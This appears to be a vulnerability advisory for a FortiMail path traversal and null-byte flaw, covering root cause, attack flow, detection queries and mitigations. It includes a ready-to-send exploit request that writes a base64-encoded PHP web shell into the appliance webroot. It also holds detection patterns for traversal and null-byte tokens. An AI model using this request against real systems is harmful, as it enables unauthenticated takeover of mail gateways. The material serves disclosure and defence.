
CVE-2026-104286: Fortinet FortiMail Zero-Day Path Traversal & Null Byte Flaw


CVE-2026-104286 (CWE-22 / CWE-158)
Severity: CRITICAL (CVSS 9.8)
Status: Actively Exploited Zero-Day (Added to CISA KEV Oct 1, 2026)
Affected Systems: Fortinet FortiMail 8.0.0–8.0.1, 7.6.0–7.6.6, 7.4.0–7.4.8, 7.2.0–7.2.9
Fixed In: FortiMail 8.0.2, 7.6.7, 7.4.9 (Upcoming / Emergency CLI Workaround)
On October 1, 2026, the Cybersecurity and Infrastructure Security Agency (CISA) added CVE-2026-104286 to its Known Exploited Vulnerabilities catalog. Disclosed in Fortinet PSIRT Advisory FG-IR-26-175, this critical flaw (CVSS 9.8) combines path traversal (CWE-22) with improper neutralization of null byte characters (CWE-158) in the FortiMail Identity-Based Encryption (IBE) management service, enabling unauthenticated remote threat actors to write arbitrary files to the operating system filesystem and achieve remote code execution.
Technical Root Cause Analysis
The vulnerability resides in the web daemon responsible for processing incoming Identity-Based Encryption (IBE) registration and key verification requests. The endpoint fails to adequately validate user-controlled file path parameters before passing them to low-level POSIX file operations in C:
/* Decompiled abstraction of FortiMail IBE file write handler */
int handle_ibe_upload(http_request_t *req) {
    char target_path[PATH_MAX];
    char *user_filename = get_param(req, "reg_token_path");

    if (!user_filename) return -1;

    // FLAW: Basic check verifies starts with "/var/spool/ibe/",
    // but fails to sanitize embedded NULL bytes (\x00) and "../" sequences
    snprintf(target_path, sizeof(target_path), "/var/spool/ibe/%s", user_filename);

    // In POSIX C strings, "\x00" truncates the string, defeating trailing extension checks
    FILE *fp = fopen(target_path, "wb");
    if (fp) {
        fwrite(req->body, 1, req->body_length, fp);
        fclose(fp);
        return 0;
    }
    return -1;
}
When an attacker supplies a crafted parameter such as:
POST /api/v1/ibe/register HTTP/1.1
Host: mailgate.target.org
Content-Type: application/x-www-form-urlencoded

reg_token_path=../../../../usr/pkg/apache/htdocs/app/shell.php%00.key&payload=PD9waHAgc3lzdGVtKCRfR0VUWydjJ10pOyA/Pg==
The null byte byte-stream terminator truncates the path validation logic, causing fopen() to write the decoded web shell directly into the document root of the management web server. Subsequent HTTP requests to /app/shell.php trigger arbitrary code execution with the permissions of the web service daemon.
Attack Flow Architecture
Attacker (External Internet)
  │
  ├──► [HTTPS Port 443 / FortiMail Management Interface]
  │      │
  │      ├──► URI: /api/v1/ibe/register
  │      ├──► Parameter: reg_token_path = ../../../[target_path]%00.key
  │      │
  │      ▼
  ├──► [IBE Request Parser] -> Missing NULL byte sanitization
  │      │
  │      ▼
  ├──► [File System Write] -> Arbitrary PHP/CGI file written to webroot
  │      │
  │      ▼
  └──► [Unauthenticated RCE] -> Command execution under daemon privileges
Detection Telemetry & Indicators of Compromise
Organizations running on-premises FortiMail appliances should immediately query web access logs and system integrity monitoring tools for unexpected file modifications:
index=fortigate sourcetype="fortimail:log"
| where url LIKE "%/api/v1/ibe/%" AND (url LIKE "%%00%" OR url LIKE "%..%")
| stats count, values(src_ip), values(user_agent) by url, dest_ip
On the appliance shell, inspect web root directories for recently modified scripts:
# Audit appliance webroot for anomalous files created within last 7 days
find /usr/pkg/apache/htdocs/ -type f -mtime -7 -name "*.php" -ls
find /var/spool/ibe/ -type f -name "*..*"
Immediate Remediation & Workarounds
As official patch firmware (8.0.2, 7.6.7, 7.4.9) undergoes final testing, Fortinet strongly advises administrators to execute the following immediate mitigations:
- Isolate Management Ports: Block public internet access to ports 443, 80, and 8443 on FortiMail management interfaces, restricting access strictly to authenticated management VPNs.
- Inspect Firewall Traffic: Place a Web Application Firewall (WAF) in front of administrative listeners to drop requests containing
%00,.., or directory traversal tokens.
Disable IBE Support: Execute the following commands in the FortiMail CLI console:
config system encryption ibe
    set status disable
end